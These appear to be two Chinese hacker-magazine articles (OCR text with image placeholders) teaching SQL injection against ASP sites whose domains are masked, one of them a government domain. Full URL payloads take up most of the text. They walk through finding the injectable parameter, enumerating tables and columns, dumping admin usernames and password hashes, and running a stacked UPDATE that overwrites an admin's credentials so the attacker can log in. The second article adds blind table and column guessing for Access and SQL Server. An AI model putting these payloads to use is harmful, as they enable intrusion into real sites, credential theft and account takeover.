


图1

再次输入http://www.****.com.cn/xwzx/ReadNews.asp?NewsID=6789%20and%201=2，返回信息如图2所示。




图2

这是一个标准的ASP注射，and 1=1和and 1=2返回信息不一样，我们确定漏洞存在，如何确定他是什么数据库呢？我们输入http://www.****.com.cn/xwzx/ReadNews.asp?NewsID=6789;--，返回信息如图3所示。




图3

并没有发生任何错误，我们确定为SQL数据库。我来说下为什么用"；--"来判断。"；"是分隔符号，表示前面一段SQL语言的结束，新的SQL语言开始；而--是注释符号，忽略后面的SQL语句，这样做SQL当然不会出错，而ACCESS是没有--注释符号的，会提示一个HTTP500错误！

好了找注入点工作结束，进入下一步。

二、探测数据库表

我们提交：http://www.****.com.cn/xwzx/ReadNews.asp?NewsID=6789%20And%20(Select%20Top%201%20name%20from(Select%20Top%201%20id,name%20from%20sysobjects%20Where%20xtype=char(85)%20order%20by%20id)%20T%20order%20by%20id%20desc)>0，返回结果如图4所示（提交前请先在IE的高级选项中去掉HTTP友好错误选项的对勾）。




图4

图4中的System就是我们获得的当前库的第一个表名，大家看了上面的URL可能有点头晕，我来解释一下语句的意思。Select Top 1 id,name from sysobjects Where xtype=char(85) order by id中的CHR(85)就是字母'u'的ASCII码的16进制表示方法；语句中的Sysobjects是一个系统表，在每个数据库内存在，在数据库内创建的每个对象（约束、默认值、日志、规则、存储过程等）在表中占一行。Sysobjects的详细示例如图5所示。

列名	数据类型	描述
xtype	char(2)	对象类型。可以是下列对象类型中的一种： C = CHECK 约束。 D = 默认值或 DEFAULT 约束。 F = FOREIGN KEY 约束。 L = 日志。 FN = 标量函数。 IF = 内嵌表函数。 P = 存储过程。 PK = PRIMARY KEY 约束（类型是 K）。 RF = 复制筛选存储过程。 S = 系统表。 TF = 表函数。 TR = 触发器。 U = 用户表。 UQ = UNIQUE 约束（类型是 K）。 V = 视图。 X = 扩展存储过程。
name	sysname	对象名。
id	int	该列所属的表对象 ID，或与该参数关联的存储过程 ID。

图5

"Top 1"是返回查询结果的前1条数据；"order by id"表示按ID从大到小排列。这样Select Top 1 id,name from sysobjects Where xtype=char(85) order by id返回信息为当前数据库的第一个表名为System。我们修改Select Top 1 id,name from sysobjects Where xtype=char(85) order by id为Select Top 2 id,name from sysobjects Where xtype=char(85) order by id就可以获得当前数据库里的前两个表。如果只想获得第2个表，用一个嵌套语句为Select%20Top%201%20name%20from(Select%20Top%202%20id,name%20from%20sysobjects%20Where%20xtype=char(85)%20order%20by%20id)%20T%20order%20by%20id%20desc。以此类推，我们只要将Select Top N id,name from sysobjects Where xtype=char(85) order by id这个语句修改N的大小就能获得他所有的表。当N和N+1获得的表一样的时候，说明已经到了最后。比如Select Top 8 id,name from sysobjects Where xtype=char(85) order by id和Select Top 9 id,name from sysobjects Where xtype=char(85) order by id返回的结果一样，说明结束。好了废话少说，当N在4的时候我们爆出了admin表，下面进入下个环节。

三、探测字段

我们需要获得当前的数据库，还是一句话http://www.****.com.cn/xwzx/ReadNews.asp?NewsID=6789%20and%20db_name()=0，如图6所示。

哈哈，wxjy_xwzx就是当前库了，下面我们来探测admin表的字段，傻瓜都能看出来admin就是管理员。再来构造语句http://www.****.com.cn/xwzx/ReadNews.asp?NewsID=6789%20And%20(Select%20Top%201%20name%20from%20

(Select%20Top%201%20colid,name%20From%20[syscolumns]%20Where%20id%20=%20OBJECT_ID('admin')%20Order%20by%20colid)%20T%20Order%20by%20colid%20desc)>0，如图7所示。

这个语句需要说明一下，Syscolumns是一个系统表，每个表和视图中的每列在表中占一行，存储过程中的每个参数在表中也占一行。该表位于每个数据库中。修改Select%20Top%20N%20colid,name%20From%20[syscolumns]%20Where%20id%20=%20OBJECT_ID('admin')%20Order%20by%20colid中的大小字母N后，我们陆续获得ID，username,passwd字段，我们如何一次完成探测呢？详细语句是http://www.****.com.cn/xwzx/ReadNews.asp?NewsID=6789%20And%20(Select%20Top%201%20isNull(cast([id]%20as%20varchar(8000)),char(32))%2Bchar(124)%2BisNull(cast([username]%20as%20varchar(8000)),char(32))%2Bchar(124)%2BisNull(cast([passwd]%20as%20varchar(8000)),char(32))%20From%20(Select%20Top%201%20id,UserName,passwd%20From%20[admin]%20Where%201=1%20Order%20by%20id,UserName,passwd)%20T%20Order%20by%20id%20desc,UserName%20desc,passwd%20desc)>0，如图8所示。

呵呵，ID 是1 的管理员密码出来了。继续将上边语句中的一段Select%20Top%20N%20id,UserName,passwd%20From%20[admin]%20Where%201=1%20Order%20by%20id,UserName,passwd中用数字替换N，即会穷举出当前admin表中所有数据。




图6




图7




图8





图9


图10

四、突破MD5

得到的管理员密码是16位MD5加密，不要怕，今天我们就来突破。首先需要一段MD5加密后的字符，20NT的冰舞有计算16和32位MD5的功能，大家可以借用下，算出hui的16位MD5为2663f9c8beea3b45。好了，我们知道SQL里是这样修改字段值的updata [表] set 字段1='' ，字段2='' where 条件=值。我们要修改ID为62的用户，按我们的要求写下update [admin] set UserName ='logion'，passwd ='2663f9c8beea3b45' where id=62，组合到URL里就是http://www.****.com.cn/xwzx/ReadNews.asp?NewsID=6789;update%20admin%20set%20UserName%20='logion'%20,%20passwd%20='2663f9c8beea3b45'%20where%20id=62;--

还记得我上面说到的;和--吗？到这里就用到了，我们在提交下URL:http://www.****.com.cn/xwzx/ReadNews.asp?NewsID=6789%20And%20(Select%20Top%201%20isNull(cast([id]%20as%20varchar(8000)),char(32))%2Bchar(124)%2BisNull(cast([username]%20as%20varchar(8000)),char(32))%2Bchar(124)%2BisNull(cast([passwd]%20as%20varchar(8000)),char(32))%20From%20(Select%20Top%209%20id,UserName,passwd%20From%20[admin]%20Where%201=1%20Order%20by%20id,UserName,passwd)%20T%20Order%20by%20id%20desc,UserName%20desc,passwd%20desc)>0，如图9所示。

看到了没？密码被我们修改了。直接用我们构造的帐号，密码登陆，成功，HOHO（图10）！

到这里我们完成本次探测，有任何问题，请来www.nohack.cn论坛交流。

（文章中涉及的相关软件冰舞已收录在本期光盘中）

ASP注射技巧的点点滴滴

文[C.N.T]浪心

很多喜欢注射的朋友都和我刚学注射时一样，可能只了解ACCESS数据库或者SQL数据库里的一种注射方法，这里我就要给大家说下它们的区别和如何判断，以准确的完成一次注射入侵。

一、寻找注射点

ACCESS同SQL一样，寻找注射点都是通过and 1=1 和and 1=2来判断，这里抓2张图片，来演示一般碰到这样的情况可能出现的问题。在URL后加and 1=1正常返回页面。示例：http://www.**.gov.cn/aspsky/list.asp?id=1924%20and%201=1，如图1所示。

而在URL后加入and 1=2就可能出现两种不同的情况（图2、图3）。

这是2个标准的错误，也是最常见的，对比下发现，当条件正确时(and 1=1)返回正常页面，否之则页面不正常，按这样的原理，我们就能判断我们的探测结果是否正确。

寻找完注入点后，我们要确定下它的数据库格式。上一篇《SQL 注射，饶过MD5不可逆的神话》我们说到用“；--”来判断，其实还有一种方法，那就是用sysobjects系统表，这个表是SQL 特有的，我们可以读取，详细见《SQL 注射，饶过MD5 不可逆的神话》这篇文章。我们提交http://www.**.gov.cn/aspsky/list.asp?id=1924%20and%20(select%20count(*)%20from%20sysobjects)>0 返回了一个错误页面，可以确定为ACCESS 数据库；如果正常显示原页面，那就是SQL 数据库。

二、探测数据库表和字段名称

《SQL 注射，饶过MD5 不可逆的神话》里说到的是SQL 数据库，爆表的方法来直接获得库名、表名、字段值等，这里只说ACCESS 和SQL 用猜测的方法。

1.ACCESS

(select count(*) from admin)>0 探测是否有个表叫admin。如果存在，那么返回的count 肯定>0，正常返回页面。函数count()，用于返回与选择表达式匹配的数据总数。(select count(*) from sysobjects)>0 也是一样的道理，判断sysobjects 表是否存在。我们用这个方法来探测一下。http://www.**.gov.cn/aspsky/list.asp?id=1924%20and%20(select%20count(*)%20from%20admin)>0 正常返回，如图4 所示，表明当前数据库里确实有admin 这个表。

如果出现类似图2，图3 的画面，说明admin 表不存在。探测字段也是一样的道理，假设admin 表存在，我们要继续探测表里是否有id 字段，我们可以这么写(select count(id) from admin)>0，实际应用就是http://www.**.gov.cn/aspsky/list.asp?id=1924%20and%20(select%20count(id) %20from%20admin)>0，如图5 所示。

替换这个语句中ID 就能探测其它的字段名，如用username、password 来替换ID 值。


2.SQL

SQL 不只可以用上面的方法来猜，更可以用ASC 的方法来一个字母一个字母的把表名列名探测出来。


> **注意**
>
> **SQL 与ACCESS 部分函数区别**
>
> 我们常说的ASC()和mid()函数在SQL 中无法使用，它们是ACCESS 所有的，而SQL 也有和它们功能一样的函数。ASCii()、unicode()=ACCESS 的ASC()，表示返回一个数的ASC 码，如a 的asc 码为97。substring()=ACCESS 的mid()，表示从字符串中返回指定数目的字符。如Mid("string"，2，1)，返回t。

